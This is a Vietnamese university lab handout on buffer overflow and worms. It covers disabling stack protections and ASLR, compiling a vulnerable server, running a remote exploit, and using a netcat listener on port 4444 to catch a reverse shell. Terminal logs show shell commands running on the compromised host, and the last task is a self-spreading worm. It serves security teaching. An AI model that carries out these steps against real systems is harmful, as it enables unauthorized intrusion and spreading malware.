ĐẠI HỌC QUỐC GIA TP HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN

CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC

LAB 03 – SIMPLE WORM

Bộ Môn AN TOÀN THÔNG TIN

KHOA MẠNG MÁY TÍNH VÀ TRUYỀN THÔNG | UIT.EDU.VN

I. MỤC TIÊU

- Tìm hiểu Buffer Overflow
- Khai thác lỗ hổng Buffer Overflow trên máy bị lỗ hổng
- Khai thác lỗ hổng Buffer Overflow từ xa
- Tạo Simple Worm

Chú ý: một số chú ý quan trọng khi thực hiện bài lab này. Môi trường mà tôi thục hiện trong bài lab này:


- 2 máy chủ Ubuntu Server 14.04.3 LTS (một máy đóng vai trò máy chủ, một máy đóng vai trò client để khai thác lỗ hổng trên máy chủ)
- Cài đặt những gói ứng dụng hỗ trợ trong quá trình thực thi và debug code
    - Cài đặt GCC
        - *sudo apt-get update*
        - *sudo apt-get install gcc*
    - Cài đặt GDB
        - *sudo apt-get install libc6-dbg gdb valgrind*
- Tắt những thông số trên máy thực thi code để vô hiệu quá tính năng bảo vệ lỗ hổng Buffer Overflow (*/etc/sysctl.conf*).
    - */sbin/sysctl -w kernel.exec-shield=0*
    - */sbin/sysctl -w kernel.randomize_va_space=0*
- Khi thực thi chương trình, chúng ta truyền thêm những tham số như sau:
    - *gcc* ***-mpreferred-stack-boundary=2 -z execstack -fno-stack-protector*** *-o vul_server vul_server.c*

II. YÊU CẦU 1 – Local Buffer Overflow

Đọc cần thận tập tin "stack_smashing". Chạy từng ví dụ để hiểu cơ chế khai thác lỗi buffer overflow. (các bạn chạy tới exploit3.c)

III. YÊU CẦU 2 - Remote Buffer Overflow

- Trong trường hợp này chúng ta có máy chủ đang mở sẵn cổng 5000 để chờ client kết nối (biên dịch và thực thi tập tin ***vul_server.c*** trên máy chủ khi đó máy chủ sẽ mở cổng 5000 và chờ client kết nối).



Hình 1

- Trên máy chủ, chúng ta thao tác:
  - *gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -o vul_server vul_server.c*
  - *./vul_server 5000*


```
duyn@ubuntu:~/code$ ls
vul_server_17102015.c
duyn@ubuntu:~/code$ gcc  -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -o vul_server vul_server_17102015.c
vul_server_17102015.c: In function 'main':
vul_server_17102015.c:71:7: warning: format '%s' expects argument of type 'char *', but argument 2 has type 'int' [-Wformat=]
      printf("client from %s", inet_ntoa(cli.sin_addr));
      ^
duyn@ubuntu:~/code$ ./vul_server
usage: ./vul_server port
duyn@ubuntu:~/code$ ./vul_server 5000
client from 192.168.1.2address 0xbf808924
```

- Trên máy client, chúng ta thao tác:
  - telnet IP_Server 5000 (trong trường hợp IP Server 192.168.1.174)

```
duyn@ubuntu:~$ telnet 192.168.1.174 5000
Trying 192.168.1.174...
Connected to 192.168.1.174.
Escape character is '^]'.
My name is: Duy
Hello :Duy, welcome to our siteConnection closed by foreign host.
duyn@ubuntu:~$
```

Sau khi hoàn thành đoạn những thao tác trên. Chúng ta chuyển sang trường hợp phức tạp hơn.

- Trên máy chủ sau khi biên dịch và thực thi ***./vul_server 5000***. Máy chủ sẽ mở cổng 5000 chờ client kết nối tới. Tại client, chúng ta sẽ biên dịch và thực thi ***./remoteexploit IP_Server 5000***. Nếu khai thác thành công lỗ hổng trên máy chủ, máy chủ sẽ tự động kết nối ngược lại client theo cổng 4444 (cổng 4444 là cổng mặc định). Để có thể kiểm soát máy chủ từ xa, trường hợp này chúng ta dùng phần chương trình netcat. Toàn bộ qui trình tấn công diễn ra như sau:



Hình 2

Lưu ý: ***để có thể thực hiện thành công cuộc tấn công này. Trong tập tin remoteexploit.c, chúng ta cần phần điều chỉnh địa chỉ IP cho phù hợp và địa chỉ trả về con trỏ hàm trong stack cho chính xác***

Bước 1: trên terminal 1 client - mở công 4444.

```
duyn@ubuntu:~$ nc -l 4444
```

Bước 2: thực thi

- Trên máy chủ: ***./vul_server 5000***
- Trên terminal 2 client: ***./exploit 192.168.1.174 5000***

```
duyn@ubuntu: ~/code
duyn@ubuntu:~/code$
duyn@ubuntu:~/code$
duyn@ubuntu:~/code$ netcat -a | grep 5000
netcat: invalid option -- 'a'
This is nc from the netcat-openbsd package. An
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [
          [-P proxy_username] [-p source_port]
          [-T toskeyword] [-V rtable] [-w time
          [-x proxy_address[:port]] [destinati
duyn@ubuntu:~/code$ netstat -a | grep 5000
duyn@ubuntu:~/code$
duyn@ubuntu:~/code$
duyn@ubuntu:~/code$ gcc  -mpreferred-stack-bou
otector -o vul_server vul_server_17102015.c
vul_server_17102015.c: In function 'main':
vul_server_17102015.c:71:7: warning: format '%
*', but argument 2 has type 'int' [-Wformat=]
      printf("client from %s", inet_ntoa(cli.
      ^
duyn@ubuntu:~/code$ ./vul_server 5000
client from 192.168.1.179address 0xbfd98854
client from 192.168.1.179address 0xbfd98854
```

```
duyn@ubuntu: ~/code
System information as of Mon Oct 19 22:51:17 ICT 2015

System load:  0.0               Processes:           141
Usage of /:   6.7% of 18.32GB   Users logged in:     1
Memory usage: 6%                IP address for eth0: 192.168.1.179
Swap usage:   0%

Graph this data and manage this system at:
  https://landscape.canonical.com/

Last login: Mon Oct 19 22:21:33 2015 from duyn-pc
duyn@ubuntu:~$ telnet 192.168.1.174 5000
Trying 192.168.1.174...
Connected to 192.168.1.174.
Escape character is '^]'.
My name is: Duy
Hello :Duy, welcome to our siteConnection closed by foreign host.
duyn@ubuntu:~$
duyn@ubuntu:~$ cd code/
duyn@ubuntu:~/code$ gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-pro
tector -o exploit remoteexploit_17102015.c
duyn@ubuntu:~/code$ ./exploit 192.168.1.174 5000
duyn@ubuntu:~/code$
```

Sau khi khai thác thành công, trên terminal 1 client mà chúng ta thấy chính là terminal trên máy chủ

```
duyn@ubuntu:~$ nc -a 4444
nc: invalid option -- 'a'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
          [-P proxy_username] [-p source_port] [-q seconds] [-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
duyn@ubuntu:~$ nc -l 4444

ls
vul_server
vul_server_17102015.c

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:81:0c:53
          inet addr:192.168.1.174  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe81:c53/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:584 errors:0 dropped:0 overruns:0 frame:0
          TX packets:454 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:59931 (59.9 KB)  TX bytes:58330 (58.3 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

IV. YÊU CẦU 3 – Simple Worm

Nhiệm vụ cuối cùng trong bài lab này là sau khi Worm đã lây nhiễm thành công trên máy chủ thứ 1 và attacker khai thác thành công thì Worm sẽ tự động đây lây nhiễm sang máy chủ khác và tự động thực thi ***./vulner_server 5000***




Fig.3